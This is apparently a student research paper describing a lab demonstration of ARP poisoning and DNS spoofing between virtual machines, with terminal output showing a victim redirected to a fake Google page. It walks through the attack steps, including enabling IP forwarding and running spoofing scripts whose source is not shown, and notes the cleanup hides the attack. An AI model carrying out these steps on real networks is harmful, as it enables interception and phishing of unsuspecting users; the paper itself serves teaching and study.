Domain Name System Spoofing Attack Along With Man-in-the-middle Attack

Aneesh Subudhi, Akshat Rastogi, Md. Hishaam Akhtar, Dr. Manikandan K.

Abstract— DNS Spoofing is a technique by which the DNS queries requested by a client can be modified to cause the IP address returned in the query to be whatever the attacker wants it to be. For the DNS Spoofing attack to be successful, a Man-in-the-middle attack has to be done as well, which can be achieved by ARP spoofing.

Index Terms— Cyber Security, Hacking, Network, Penetration Testing, DNS, MITM, ARP, Spoofing

1 Introduction

DNS Spoofing is a technique by which the DNS queries requested by a client can be modified to cause the IP address returned in the query to be whatever the attacker wants it to be. For the DNS Spoofing attack to be successful, a Man-in-the-middle attack has to be done as well, which can be achieved by ARP spoofing. The sequence of events for a DNS Spoofing attack can be summarized as follows: - ARP spoof to associate attacker's MAC address to gateway's IP address -> Intercept all DNS queries -> Return spoofed IP addresses DNS spoofing works by exploiting the way in which normal DNS queries work. DNS packets are UDP packets, which generally do not contain any authentication or encrypted information present in them to verify the authenticity of the packet. Therefore, anyone can pretend to be the DNS server by taking advantage of this lack of authentication mechanisms. ARP spoofing is required to associate the L2 layer address to L3 layer address.

2 Literature review

[1] Domain name framework is among the core piece of TCP/IP convention suite and the standard convention utilized by the Web. The domain name system comprises of planned site names with Internet convention, which works with perusing by not expecting clients to recollect numeric documentation addresses. The nature of the framework, which includes moving data in plain text, makes it vulnerable against security attacks. The domain name system experiences spoofing and cache poisoning attacks that are expected to take the private data of clients. In this paper, a plan is proposed to forestall the previously mentioned assaults by utilizing an asymmetric cipher to encode the significant data in messages and to safeguard these messages from control. The proposed scheme is inspected and carried out utilizing Linux stage furthermore, C programming language. The proposed scheme secures DNS against spoofing and harming assaults while the outcomes show little part of defer in time contrasting with the applied DNS.

- *Aneesh Subudhi is currently pursuing bachelors degree program in Computer Science and Engineering in VIT University, India*
- *Akshat Rastogi is currently pursuing bachelors degree program in Computer Science and Engineering in VIT University, India*
- *Md. Hishaam Akhtar is currently pursuing bachelors degree program in Computer Science and Engineering in VIT University, India*
- *Dr. Manikandan K. is an Associate Professor Sr. in School of Computer Science and Engineering in VIT University.*

[2] These days cyberattack is a serious criminal offense and it is a controversial issue besides. A man-in-the-middle attack is a sort of cyberattack where an unapproved outcast goes into an online correspondence between two clients, remains got away from the two gatherings. The malware that is in the center assault frequently screens and changes individual/characterized data that was simply acknowledged by the two clients. A man-in-the-center assault as a convention is exposed to an untouchable inside the framework, which can access, read and change secret information without keeping any braid of control. This issue is extreme, and a large portion of the cryptographic frameworks without having a respectable validation security are threatened to be hacked by the malware named 'men-in-the-middle-attack' (MITM/MIM). This paper basically incorporates the perspective on grasping the term of 'men-in-the-middle attack; .This paper similarly reviews most referred research and survey articles on 'man-in-the-middle attack' recorded on 'Google Scholar'. The inspiration driving this paper is to help the readers for understanding and acclimating the subject 'man-in-the-middle attack'.

[3] The fundamental expectation of composing this paper was to empower the students, PC clients and beginner specialists about spoofing attacks. Spoofing means imitating someone else or then again PC, as a rule by giving bogus data (E-mail name, URL or IP address). Spoofing can take on many structures in the PC world, all of which include some sort misleading portrayal of data. There are different techniques what's more, sorts of mocking. Following spoofing attacks has been mentioned in this paper like IP, ARP, E-Mail, Web and DNS spoofing. There are no legitimate or helpful purposes for executing spoofing of any kind. A portion of the results may be sport, robbery, justification or another vindictive objective. The size of these assaults can be exceptionally serious; can set us back a huge number of dollars. This Paper portrays about different spoofing types and gives a little view on recognition and counteraction of spoofing attacks.

[4] PC frameworks and applications are working on step by step and with the progression in such region it give birth to new cyber-attacks. Man in the Middle assaults (MITM) are one of those assaults. An assault where an outsider or third party

enters in between two web-based clients, where both of the clients know nothing about it. The malware in such situation for the most part monitors and can change the data which is characterized only to these two clients. Principally it is knowing as a convention to an unapproved client inside the framework who can access as well as change the data of the framework without passing on any follow to the current clients. This issue is basic. This paper intends to the comprehension of the MITM and to comprehend its unique classifications. At last last this paper expects to introduce some of instrument for the avoidance of such attacks and to distinguish a portion representing things to come research headings in such region.

[5] This paper basically describes how cyber-physical systems (CPSs) have been generally utilized in a large number of different basic regions like smart grid, medical care, aircraft and so forth and they assumed a huge part in our day-to-day routines. In any case, the CPS frameworks presently are one of the basic programmers' objectives that have a great deal of occurrences due of the high effects of these frameworks. A few works have been directed in CPS, however in any case, there is an absence of hypotheses and devices that associations and scientists would be able use to grasp the idea of the new dangers and the effects of every risk. This article gives depiction of CPSs use regions and security challenges in a portion of the basic CPS fields. Similarly, examines structures and scientific classifications that have been utilized for arranging digital assaults or occurrences.

[6] Security has emerged as a serious concern that merits our attention as VoIP usage rises and SIP device deployment gains traction. Due to the fact that VoIP is a data network application, it carries over IP's security flaws. Man-in-the-middle (MitM) and denial-of-service (DoS) attacks are cliched, malicious cyberattacks in IP that are simple to implement with SIP VoIP. In order to investigate the DoS assaults initiated by the MitM, a unified communication model of SIP VoIP infrastructure is built in this study (MitM-DoS). The models of MitM-DoS assaults are then formally investigated using set theory.

[7] This study used terms from penetration testing to conduct a security review on a website. The Man-In-The-Middle Attack technique is used to conduct this penetration test. This technique is still frequently employed by hackers who are not in charge of sniffing, which is the practice of tapping into a targeted computer with the intention of looking for sensitive data. These penetration testing methods—SQL Injection, XSS (Cross-site Scripting), and Brute Force Attack—are used in this study. In this study, penetration testing was done to identify the security flaw (vulnerability) so that the business would be aware of the weakness in their system. The penetration testing that identifies the website vulnerability has a success rate of 85%.

[8] In recent years, the Internet of Things has experienced tremendous growth. As more and more devices are connected to the Internet, decision-making in crucial contexts like the military and healthcare is made using data from these IoT devices. Thus, protecting the IoT ecosystem becomes crucial. Understanding the IoT architecture, the requirement for security in IoT, and the current work being done in IoT to address security are the driving forces behind this paper. The protection of data from Man-In-The-Middle attacks that might happen when it is being sent over an IoT network is ensured using a framework that is proposed. The developed system is then attacked, and it is later tested using patient data.

[9] The data link layer is where the ARP protocol is found. The ARP protocol itself lacks an authentication mechanism, making it simple for an attacker to assume the identity of a target server or gateway in order to intercept user data packets for their own evil intentions. This article first examines the access switch's ARP spoofing behavior features before outlining a method for identifying man-in-the-middle attacks that rely on ARP spoofing. Studies reveal that the algorithm is capable of promptly identifying and detecting ARP spoofing attacks.

[10] Attackers frequently employ the domain spoofing technique to send forwarded emails. Phishing attacks and the spread of spam may be successfully carried out if there are insufficient email anti-spoofing methods in place or if they are configured incorrectly. With a scan of 236 million domains and high-profile domains from 139 countries, we assess the scope of the SPF and DMARC deployment in these two massive campaigns in this article. By simulating the SPF check function, we suggest a new technique for locating defensively registered domains and listing the domains with incorrectly configured SPF rules. We introduce a methodology for combating domain spoofing that combines best practices for handling SPF and DMARC records, and we identify for the first time new threat models incorporating subdomain spoofing.

3 Software used


1. Host Machine: Laptop or Desktop where virtual machines will be launched
2. Virtual Machine (Victim): Virtual Machine to be attacked
3. Virtual Machine (Attacker): Virtual Machine that will perform DNS spoofing on victim
4. Python 3.6: For writing DNS and ARP spoofing scripts
5. Apache server: To host the fake google webpage
6. NAT Network: Network of Virtual Machines (Victim, Attacker and other virtual machines)
7. Python Libraries (Scapy, NetFilterQueue): Used for packet processing.
8. VirtualBox (by Oracle): To create and manage virtual machines.

4 Proposed work


DNS spoofing requires a sequence of steps to be performed in order to affect the IP address that is contained in the DNS queries returned to the client. For this attack to be successful here are the proposed steps that will be followed and events that will occur:

The DNS request asking "what is the IP address of google.com" will reach the attacker because he is in the middle, who will then send it to the DNS server.


International Journal of Scientific & Engineering Research, Volume 13, Issue 8, August-2022
ISSN 2229-5518



The DNS server received a legitimate request, it will respond with a DNS response.




The attacker will now modify this IP address to a malicious fake IP after receiving the DNS response with Google.com's actual IP address.



5 Implementation and Results

5.1 Implementation

1. Before DNS spoofing and ARP poisoning occur, we can first check to see if we can connect to google.com on the victim system. The screenshots below demonstrate that we success




```
loneranger@aneeshSubudhi:~/Desktop$ ping google.com
PING google.com (142.250.192.110) 56(84) bytes of data.
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=1 ttl=116 time=36.7 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=2 ttl=116 time=35.8 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=3 ttl=116 time=183 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=4 ttl=116 time=239 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=5 ttl=116 time=44.8 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=6 ttl=116 time=193 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=7 ttl=116 time=69.0 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=8 ttl=116 time=202 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=9 ttl=116 time=126 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=10 ttl=116 time=69.0 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=11 ttl=116 time=138 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=12 ttl=116 time=32.8 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=13 ttl=116 time=33.9 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=14 ttl=116 time=69.9 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=15 ttl=116 time=34.3 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=16 ttl=116 time=30.9 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=17 ttl=116 time=40.6 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=18 ttl=116 time=83.0 ms
64 bytes from bom12s17-in-f14.1e100.net (142.250.192.110): icmp_seq=19 ttl=116 time=28.9 ms
^C
--- google.com ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18068ms
rtt min/avg/max/mdev = 28.886/89.001/239.430/67.282 ms
loneranger@aneeshSubudhi:~/Desktop$
```

Fig 1. Pinging google.com

Fig 2. Google.com

2. Additionally, as illustrated below, we can examine the victim machine's ARP cache. As of right now, there are no MAC address differences, and everything seems to be in order.



```
loneranger@aneeshSubudhi:~/Desktop$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.100.3            ether   08:00:27:3b:32:a0   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
loneranger@aneeshSubudhi:~/Desktop$
```


Fig 3. ARP cache

3. Next we open up the attacker machine (another Ubuntu VM connected to the same network as the target) and enable ip routing with the help of the command:

International Journal of Scientific & Engineering Research, Volume 13, Issue 8, August-2022
ISSN 2229-5518

echo 1 | sudo tee proc/sys/net/ipv4/ip_forward


Now we can proceed to run the ARP spoofing/ poisoning script on the attacker machine and we pass the ip addresses of the gateway of the network and of the victim as arguments to our arp_spoof.py code



```
mehul@ubuntu: ~/Desktop/ISM
mehul@ubuntu:~/Desktop/ISM$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for mehul:
1
mehul@ubuntu:~/Desktop/ISM$ sudo python3 arp_spoof.py 192.168.100.5 192.168.100.
1 --verbose
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
```

Fig 4. ARP Spoof

4. On execution of the ARP spoofing code on the attacker machine, the ARP cache table of the victim will be modified as shown below. We can see that the HWaddress of the attacker machine and the default gateway are now one and the same. This means that the victim machine will now be sending all packets meant for the default gateway to the attacker machine rather than the router directly. This is known as Man in the Middle Attack. Now all DNS requests meant for the DNS server will be routed through the attacker and the attacker can modify the IP address to be replied however he/she wants.




```
loneranger@aneeshSubudhi: ~/Desktop
loneranger@aneeshSubudhi:~/Desktop$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.100.7            ether   08:00:27:84:d9:e1   C                     enp0s3
_gateway                 ether   08:00:27:84:d9:e1   C                     enp0s3
192.168.100.3            ether   08:00:27:3b:32:a0   C                     enp0s3
loneranger@aneeshSubudhi:~/Desktop$
```

Fig 5. ARP cache after ARP spoofing

5. The attacker machine will now attempt to display a fake website to the victim machine by spoofing the DNS request of google.com to its own IP address. Thus, whenever the victim tries to enter google.com in their browser, it will be translated to the ip address of the attacker. Now the attacker must host a web server on their machine to display a fake website when connected via browser. We can do this by starting an Apache server as shown below using the command:


sudo /etc/init.d/apache2 start



```
mehul@ubuntu: ~/Desktop/ISM
mehul@ubuntu:~/Desktop/ISM$ sudo /etc/init.d/apache2 start
[sudo] password for mehul:
[ ok ] Starting apache2 (via systemctl): apache2.service.
mehul@ubuntu:~/Desktop/ISM$
```

Fig 6. Starting Apache Server


6. The next step is to execute the DNS spoofing script to modify DNS requests made by the victim (in this case for google.com) by changing the IP address that is returned.



```
mehul@ubuntu: ~/Desktop/ISM
mehul@ubuntu:~/Desktop/ISM$ sudo python3 dns_spoof.py
[sudo] password for mehul:
```

Fig 7. DNS Spoof


7. We can confirm that all attempts to connect to google.com by the victim in fact route it to the IP address of the attacker (192.168.100.7) as DNS translation is being modified.



```
loneranger@aneeshSubudhi: ~/Desktop
loneranger@aneeshSubudhi:~/Desktop$ ping google.com
PING google.com (192.168.100.7) 56(84) bytes of data.
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=1 ttl=64 time=4.26 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=2 ttl=64 time=0.567 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=3 ttl=64 time=2.01 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=4 ttl=64 time=5.24 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=5 ttl=64 time=0.983 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=6 ttl=64 time=2.46 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=7 ttl=64 time=2.45 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=8 ttl=64 time=2.45 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=9 ttl=64 time=2.63 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=10 ttl=64 time=6.55 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=11 ttl=64 time=2.94 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=12 ttl=64 time=3.19 ms
64 bytes from 192.168.100.7 (192.168.100.7): icmp_seq=13 ttl=64 time=1.51 ms
```

Fig 8. Pinging Google.com after DNS spoofing

8. If we take a look at the output in the attacker's terminal, we can see all the DNS traffic being sent from the victim machine routed through the attacker.



```
mehul@ubuntu: ~/Desktop/ISM
mehul@ubuntu:~$ cd Desktop/ISM
mehul@ubuntu:~/Desktop/ISM$ sudo python3 dns_spoof.py
[sudo] password for mehul:
[Before]: IP / UDP / DNS Ans "142.250.192.78"
[After ]: IP / UDP / DNS Ans "192.168.100.7"
[Before]: IP / UDP / DNS Ans "2404:6800:4009:829::200e"
[After ]: IP / UDP / DNS Ans "192.168.100.7"
[Before]: IP / UDP / DNS Ans "35.224.170.84"
no modification: b'connectivity-check.ubuntu.com.'
[After ]: IP / UDP / DNS Ans "35.224.170.84"
[Before]: IP / UDP / DNS Ans "142.250.192.78"
[After ]: IP / UDP / DNS Ans "192.168.100.7"
[Before]: IP / UDP / DNS Ans "2404:6800:4009:829::200e"
[After ]: IP / UDP / DNS Ans "192.168.100.7"
[Before]: IP / UDP / DNS Ans "34.122.121.32"
no modification: b'connectivity-check.ubuntu.com.'
[After ]: IP / UDP / DNS Ans "34.122.121.32"
[Before]: IP / UDP / DNS Ans "b'detectportal.prod.mozaws.net.'"
no modification: b'detectportal.firefox.com.'
[After ]: IP / UDP / DNS Ans "b'detectportal.prod.mozaws.net.'"
[Before]: IP / UDP / DNS Ans "b'detectportal.prod.mozaws.net.'"
no modification: b'detectportal.firefox.com.'
```

Fig 9. DNS traffic

9. On the victim machine if we type google.com and hit enter, we can see that the fake website hosted on the attacker ma-

chine loads up. This is because the DNS request to get the ip address of google.com is intercepted and instead the ip address of the attacker machine is returned which in turn makes it so that the browser loads up the webpage hosted on that ip address (192.168.100.7)





Fig 10. Fake Google website


10. To stop the attack we can press Ctrl+C in the ARP spoofing terminal on the attacker machine. This reverts the ARP cache table back to how it was initially making it so that the victim cannot realize later that an ARP spoofing attack took place.



```
mehul@ubuntu: ~/Desktop/ISM
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 08:00:27:84:d9:e1
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:84:d9:e1
^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Sent to 192.168.100.5 : 192.168.100.1 is-at 52:54:00:12:35:00
[+] Sent to 192.168.100.1 : 192.168.100.5 is-at 08:00:27:95:f7:de
mehul@ubuntu:~/Desktop/ISM$
```

Fig 11. Stopping ARP spoofing and reversion of ARP cache


11. We can verify that the ARP cache table has been reverted to its original state by viewing it on the victim's machine as shown below



```
